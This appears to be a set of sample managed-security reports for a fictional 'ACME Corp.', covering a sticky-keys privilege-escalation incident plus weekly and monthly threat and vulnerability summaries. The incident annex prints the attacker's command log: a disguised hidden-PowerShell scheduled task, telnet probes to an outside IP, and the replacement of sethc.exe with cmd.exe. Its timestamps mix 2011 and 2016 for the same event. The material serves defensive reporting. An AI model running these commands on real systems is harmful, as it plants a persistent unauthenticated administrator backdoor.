ACME Corporation

FLASH REPORT

INTERACTIVE ATTACKER (Privilege Escalation)

KEY POINTS

- ACME Corp. system (**123456-ACMEDB01**) targeted
- Attack is a commonly known exploit that manipulates "sticky key" functionality
- Privilege escalation attempt appears to be successful
- Customer notified of incident in order to remediate
- Time frame of incident: 21 Jan 2016 16:28-17:42 UTC

SUMMARY

On Thursday, January 21, Rackspace Managed Security (RMS) Customer Security Operations Center (CSOC) identified malicious activity on an ACME Corp. server (command line activity observed located in **"Annex A: Observed ACME Corp. Command Line Activity"**). A subsequent investigation of the activity confirmed that it was malicious and appeared to be successful in providing a persistent privilege escalation avenue into the system for future exploitation. RMS CSOC did not identify any additional malicious activity related to this incident during the investigation; however, this is only conclusive within the three servers under RMS purview.

ACTIVITY DETAIL

RMS CSOC captured activity indicative of privilege escalation interaction by a user within the ACME Corp. environment.

This activity targeted the following system: **123456-ACMEDB01**

Users observed: • ***jdoe*** • ***LOCALSYSTEM***

CSOC observed user ***jdoe*** logged into to server 123456-ACMEDB01 via Remote Desktop Protocol (RDP) at 16:28 UTC. An alert triggered on a *winlogon* process spawning sethc.exe, which then executed a ***netstat –an*** command. Approximately one hour later, user ***LOCALSYSTEM*** was observed using *sethc.exe*, which also executed a ***netstat –an*** command. This alert, along with supporting correlated information, is indicative of a sticky key exploit, allowing the user to escalate privileges and spawn a command shell without authenticating.

Jdoe user activity:

- User ***jdoe*** logged into 123456-ACMEDB01 via RDP.
  - There is currently no visibility into how the user gained initial access to the environment. A review of local event logs is necessary to identify where the login originated.
- The user initially performs local reconnaissance for specific information (ipconfig) such as the IP address and interface details.
- The user tests the network connectivity with a single ping to an external public IP address.
- The user creates a scheduled task named "**Symantec**," which is set to execute after 200 minutes with the "**system**" username (*the most privileged local account*). The name of the task is meant to blend in with other legitimate system activity.
  - The task is actually set to execute a **hidden PowerShell script** titled ***getevent.types.ps1***. It is not possible to determine the contents of the script based on the monitoring currently in place within the CSOC.
- The task is created, run and deleted multiple times, which could indicate that the desired result was not initially met.
- Follow-on activity indicates an unsecure (telnet) connection to an IP address that attributes to South Korea as verified by "Domain Tools."
  - 111.22.33.44:443
  - 111.22.33.44:8082
  - 111.22.33.44:8081
- The user then executes ***quser*** to identify the user he is logged in as and executes the ***takeown.exe*** on the ***sethc.exe***. This elevated the privileges on the "sticky key" file and then granted access to this file to every user on the box (via ***cacl***).
- The sticky key file (***sethc.exe***) is replaced with ***cmd.exe*** and the verification notification is suppressed in order to make the action quieter. **This is the action that enables the exploit.**

LOCALSYSTEM user activity:

- **LOCALSYSTEM** is assessed to be possibly related to ***jdoe*** due to similar uses of ***sethc.exe*** and ***netstat –na***.
- The user executed ***sethc.exe***, which was previously granted access to every user on the box by ***jdoe***. (**Analyst comment:** *The use of LOCALSYSTEM was possibly used to mask the activity as legitimate.*)
- The user then executes ***netstat –an***, a command-line tool used to display network connections.

This activity is a common exploit used to allow access and privilege escalation to a box and allows for persistence (easy return access). Once the above is complete, access to a command prompt is made available simply by clicking the shift key five times in rapid succession.

CSOC COMMENTS

RMS CSOC monitoring of the ACME Corp. environment is limited to the systems hosted by Rackspace. CSOC will continue to monitor and report on this activity and will deliver regular updates when/if new activity is identified. RMS CSOC recommends scheduling a call with ACME Corp.'s internal security team for collaboration and investigation of ACME Corp.'s internal environment.

TIMESTAMP	USER	COMMAND
2011-01-21T 16:28:34	jdoe	winlogon.exe
2011-01-21T 16:29:01	jdoe	C:\Windows\system32\TSTheme.exe -Embedding
2011-01-21T 16:29:01	jdoe	rdpclip
2011-01-21T 16:29:27	jdoe	ipconfig
2011-01-21T 16:29:59	jdoe	ping www.microsoft.com -n 1
2011-01-21T 16:30:05	jdoe	schtasks /create /sc minute /mo 200 /tn Symantec /ru System /tr "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -NoLogo -WindowStyle Hidden -file C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1"
2011-01-21T 16:30:06	jdoe	SCHTASKS /Run /TN Symantec
2011-01-21T 16:31:49	jdoe	netstat -an
2016-01-21T16:32:06	jdoe	schtasks /create /sc minute /mo 200 /tn Symantec /ru System /tr "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -NoLogo -WindowStyle Hidden -file C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1"
2016-01-21T16:32:25	jdoe	schtasks /delete /TN Symantec /F
2011-01-21T 16:33:44	jdoe	schtasks /create /sc minute /mo 200 /tn Symantec /ru System /tr "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -NoLogo -WindowStyle Hidden -file C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1"
2011-01-21T 16:33:47	jdoe	SCHTASKS /Run /TN Symantec
2011-01-21T 16:34:29	jdoe	schtasks /delete /TN Symantec /F
2011-01-21T 16:35:28	jdoe	telnet 111.22.33.44 443
2011-01-21T 16:35:41	jdoe	telnet 111.22.33.44 8082
2011-01-21T 16:35:53	jdoe	telnet 111.22.33.44 8081
2011-01-21T 16:37:06	jdoe	query user
2016-01-21T16:37:23	jdoe	C:\Windows\system32\cmd.exe /S /D /c" echo y"
2011-01-21T 16:37:23	jdoe	cd\
2011-01-21T 16:37:25	jdoe	cd windows
2011-01-21T 16:37:31	jdoe	cd system32
2011-01-21T 16:37:34	jdoe	takeown.exe /f sethc.exe
2011-01-21T 16:37:37	jdoe	cacls sethc.exe /g everyone:f
2011-01-21T 16:37:38	jdoe	copy cmd.exe sethc.exe /y
2011-01-21T 16:37:39	jdoe	logoff
2011-01-21T 17:42:18	LOCALSYSTEM	winlogon.exe
2011-01-21T 17:42:19	LOCALSYSTEM	"LogonUI.exe" /flags:0x0+IH48:I51
2011-01-21T 17:42:27	LOCALSYSTEM	sethc.exe 211
2011-01-21T 17:42:33	LOCALSYSTEM	netstat -an
2011-01-21T 17:42:38	LOCALSYSTEM	more
2011-01-21T 17:42:38	LOCALSYSTEM	netstat -an

WEEKLY REPORT

SECURITY

KEY POINTS

- 100 servers actively monitored
- 32 alerts: 0 high-level alerts

SUMMARY


Rackspace Managed Security (RMS) Customer Security Operations Center (CSOC) is actively monitoring 100 servers for any anomalous activity occurring in ACME Corp.'s Rackspace environment. The RMS CSOC team has not only monitored the sensors for alerts, but also continued to perform directed hunt missions for additional anomalous activity possibly not captured by current security configurations. Since last reporting, RMS CSOC observed 32 alerts in the ACME Corp. environment with no indications of access or successful compromise.

ALERT OVERVIEW


RMS CSOC detected suspicious activity in the ACME Corp. environment. Adversaries conducted multiple reconnaissance scans and attempted a few different application attacks. No high-level alerts were noted; however, there were several medium-level alerts for possible SQL injection attempts. Adversaries made several malicious attempts, including brute-force attacks, and an Apache Struts code execution attempt was detected from 111.223.33.40. This attack targeted 192.112.23.34, 192.112.23.37, 192.112.23.40 and 192.112.23.58. An auto-shun response was generated against the attacker IP. RMS CSOC will continue to monitor the environment for future action.

ACME Corporation


OBSERVED ACTIVITY




TOP HOSTS TRIGGERING INCIDENTS



INCIDENTS BY SEVERITY



INCIDENTS BY CLASSIFICATION



HUNT MISSION

RMS CSOC conducted a range of manual hunt missions in the ACME Corp. environment. Analysts carried out searches in an effort to detect indications of possible malicious command-line activity or malicious remote connections triggered by internal analysis procedures. Furthermore, analysts reviewed log creation and command procedures in ACME Corp.'s environment in order to perform multiple customized searches for additional anomalous activity. Currently, no indications of nefarious activity exist within ACME Corp.'s environment.


CSOC COMMENTS

RMS CSOC monitoring of the ACME Corp. environment has indicated that all incidents were either unsuccessful or false positives triggered by business-justified activity. RMS CSOC will continue to baseline environment trends and activity.

ANNEX A: METRICS VISUAL


MONITORED SERVERS		
100	Windows 2008 R2 Enterprise - 64 bit	15
	Windows 2008 R2 Standard - 64 bit	17
	Windows 2012 R2 Standard - 64 bit	21
	Windows 2012 Standard - 64 bit	47

TRENDING DATA



	01-08 JAN	09-15 JAN	16-22 JAN	23-29 JAN
🟥 Recon	4	4	3	5
🟦 Known Malware	0	0	0	0
🟨 Malicious Document	0	0	0	0
⬛ Application Attack	0	0	30	5
🟧 Web Exploit	0	0	1	0
🟦 Suspicious Activity	26	33	23	22

TRENDING DATA



	01-08 JAN	09-15 JAN	16-22 JAN	23-29 JAN
🟦 Informational	0	0	0	0
🟨 Low	22	26	23	22
🟧 Medium	71	11	12	10
🟥 High	10	0	1	0

ACME Corporation

MONTHLY REPORT

SECURITY

KEY POINTS

- 100 servers actively monitored
- 133 incidents: 1 critical, 30 high-level
- 408 vulnerabilities: 1 urgent, 8 critical, 175 high

SUMMARY

Rackspace Managed Security (RMS) Customer Security Operations Center (CSOC) is actively monitoring 100 servers for any anomalous activity occurring in ACME Corp.'s Rackspace environment. During this reporting period, 133 network incidents were observed, of which one was deemed critical and 30 were deemed high-level. RMS CSOC has conducted in-depth searches in ACME environment concerning these events, and assesses that adversaries successfully gained access to at least one server in ACME Corp.'s environment. Analysts did not observe any additional malicious activity in ACME Corp.'s environment related to this incident. All additional host activity has been documented and validated as part of legitimate business activity. The software and technology industry makes ACME Corp.'s threat landscape vast. Multiple advanced persistent threats (APTs), as well as advanced adversaries, pose a threat to ACME Corp.'s environment. In this reporting period, RMS CSOC found 408 vulnerabilities, with nearly 200 in the high-to-urgent range.

ACTIVITY WITHIN ACME CORP.'S MONITORED ENVIRONMENT


RMS CSOC responded to a critical event occurring on 21 January 2016. Analysts identified malicious activity on "**123456-ACMEDB01**," which appears to be the result of a vulnerability in the "sticky key" functionality. Attackers successfully established a persistent privilege escalation avenue into the server for future exploitation. See flash report "**RMS_ACME_F0212016**" for additional information regarding this incident.

Twenty high-level incidents were observed on multiple servers in ACME Corp.'s environment. These incidents were the result of exploitation of a new vulnerability in the Joomla content management system (CMS). RMS CSOC analysts were able to determine, through current toolsets, that the Joomla CMS is not present on ACME Corp.'s servers. Therefore, these attacks were unsuccessful and no further action was taken.

The remaining ten high-level incidents were generated on 6 January 2016 at 11:21pm under the "system" username. Analysis suggested the traffic was from the internal **IP 172.22.33.111**. The SQL commands used could be indicative of an attempt to map ACME Corp.'s database and attempt to steal user or company data. RMS CSOC assesses these alerts were false positives, as no further indications of mapping or data theft are present relative to this event. All additional incidents were medium-to-low level and do not appear to require additional analysis at this time; however, all traffic incidents for this reporting period were added to ACME Corp.'s baseline.

Additional activity in ACME Corp.'s environment remained steady throughout the reporting period, with no additional nefarious activity observed.

EVENTS OVER TIME



ACME Corporation

ACME CORP.'S THREAT LANDSCAPE

ACME Corp.'s role in the software development and technology industry could make it a prime target for cyber attack or advanced persistent threats (APTs). The Gaza Cyber gang has developed new malware for cyber espionage campaigns targeting software developers. According to recent reporting, this organization has developed malware, dubbed "DustSky," specifically designed to infect targets via email attachments and fake downloads. "DustSky" can also be bundled with legitimate software and has affected software updates for various legitimate applications.

Spear-phishing campaigns continued to rise through the end of 2015, and cyber security experts expect this trend to continue through 2016. Email attachments with deeply embedded malware are increasingly able to execute without antivirus detection.

RMS CSOC research revealed potential threats from a new Ransomware-as-a-Service campaign using JavaScript, which can affect multiple operating systems on multiple platforms. Attacks from this campaign do not appear to be industry-specific, as anyone can hire this service for any purpose. The malware, dubbed "Ransom32," is the first JavaScript-based malware. "Ransom32" will encrypt local files on a host and demand a fee to unencrypt them. The creator of "Ransom32" offers this service to anyone willing to split the profit 75/25.

Social media phishing campaigns continue to be a problem across industry verticals. Malicious URLs contained in Twitter and Facebook posts are increasingly associated with phishing schemes and malware injections.

RMS CSOC RESEARCH INDICATES THAT THE FOLLOWING APTS POSE THREATS OF VARYING DEGREES TO ACME

ADVANCED THREAT ACTORS		
APT	**PROPAGATION**	**FUNCTION**
Gaza Cyber gang	Spear-Phishing Campaigns, Malicious Downloads	Data Theft
Wicked Spider (APT22)	Malicious Links	Data Theft
Wilde Neutron	Strategic Web Compromise	Various Campaigns
Duqu 2.0	Social Engineering	Data Theft, Cyber Espionage, Remote Access
Deep Panda (APT19)	SQL Injection	Data Theft
Aurora Panda (APT17)	Strategic Web Compromise, Spear-Phishing	Data Theft
Cozy Bear (APT29)	Adobe PDF, Malicious Links	Data Theft
Curious Jackal	Unknown	Data Theft
Deadeye Jackal	Websites	Data Theft
Gekko Jackal (Lizard Squad)	Unknown	Notoriety, Retaliation
Goblin Panda	Office Documents, Strategic Web Compromise	Data Theft
Gothic Panda (APT3)	Malicious Websites	Data Theft
Pirate Panda (APT23)	Malicious Documents	Data Theft
Shifty Jackal	Phishing	Defacement, Notoriety, Financial Motivation

RMS CSOC RESEARCH INDICATES THAT THE FOLLOWING APTS POSE THREATS OF VARYING DEGREES TO ACME

CYBER KILL CHAIN	Reconnaissance	Vulnerability Scanning, Whatweb	Shodan Scanning, nMap	Harvester	SQLmap
	Weaponization	MS Office Documents, Compromised Adobe Certs	Malicious Websites,	Adobe PDF	Malicious Links
	Delivery	Spear-Phishing, Web Defacement, NTP	Strategic Web Compromise, SSDP	SQL Injection	DDoS
	Exploitation	CVEs	Compromised Digital Certificates	SQL Vulns	Hydra
	Installation	Zox, Project 119, Xtreme RAT, Derusbi, MadHatter, Pirpi, Sticky Keys, Ghost Rat, X-Agent, Zapchast, Lingbo	Hikit, Project 411, Fynloski, Powershell, ICMP Webshell, Mimikatz, FTP exfiltration, Blackshades, DarkSt, Webshell, Medusa	Fexel, AdobeARM, ATI-Agent, MiniDionis, Codoso, NetTraveler, STSeries, SEANux 2.0, MigicFire, PlugX	9002 RAT, DarkComet, Sea Shell, Foozer, Dwon Range, Saker, Mirage, Sofacy, PoisonIvy, Elise
	Command and Control	Spear-Phishing, Multiple Domains, Dynamic DNS	Multiple IPs, Domain Spoofing	Hard-Coded Email	Compromised Websites
	Actions on Objectives	Data Theft	DoS	Information Disclosure	Disruption

VULNERABILITY REPORTING

Urgent vulnerabilities provide remote intruders with remote root or remote administrator capabilities. With this level of vulnerability, hackers can compromise the entire host. Urgent vulnerabilities provide remote hackers full file-system read and write capabilities and remote execution of commands as a root or administrator user. Back doors and Trojans also qualify as urgent vulnerabilities.

Critical vulnerabilities provide intruders with remote user capabilities, but not remote administrator or root user capabilities. Critical vulnerabilities give hackers partial access to file systems (for example, full read access without full write access). Vulnerabilities that expose highly sensitive information qualify as critical vulnerabilities.

High-level vulnerabilities provide hackers with access to specific information stored on the host, including security settings. These vulnerabilities can result in potential misuse of the host by intruders.


Medium-level vulnerabilities expose some sensitive information from the host, such as precise versions of services. With this information, hackers can research potential attacks against a host.

Low-level vulnerabilities expose information, such as open ports or services.

A vulnerability scan of ACME Corp.'s environment identified 408 total vulnerabilities, of which one was urgent, eight were critical and 175 were high-level. The urgent vulnerability involves SNMP enabled on the host 192.168.110.3. A vulnerable implementation of SNMP, if running, could allow a remote attacker to crash the device and cause the device to become unstable, or gain unauthorized access.

The critical vulnerability alerts involve a possible vulnerability in Microsoft Terminal Server. This vulnerability affects eight hosts: 192.168.100.86, 192.168.200.106, 192.168.200.107, 192.168.200.137, 192.168.200.138, 192.168.200.52 , 192.168.48.30 and 192.168.48.31. RMS CSOC analysis indicates that patches, updates and work-arounds are available for all urgent and high-level vulnerabilities; however, there is currently no resolution for the critical vulnerability affecting the aforementioned hosts. Therefore, Terminal Services should be used only on trusted networks. A full vulnerability report will be included as an annex to this report.

VULNERABILITY BY RISK




RMS CSOC RECOMMENDATIONS

RMS can identify indicators of attack (IOAs) specific to the above threats early in the attack lifecycle, enabling earlier response and remediation. Aside from the activity noted in the flash report above, all other suspicious activity was confirmed as legitimate business or unsuccessful malicious activity. Analysis of the vulnerability scan revealed that patches and updates addressing the noted vulnerabilities are available. RMS CSOC recommends contacting the account team to ensure that these patches and updates are installed. In the interim, RMS CSOC has produced custom queries to quickly identify exploitation of these vulnerabilities.

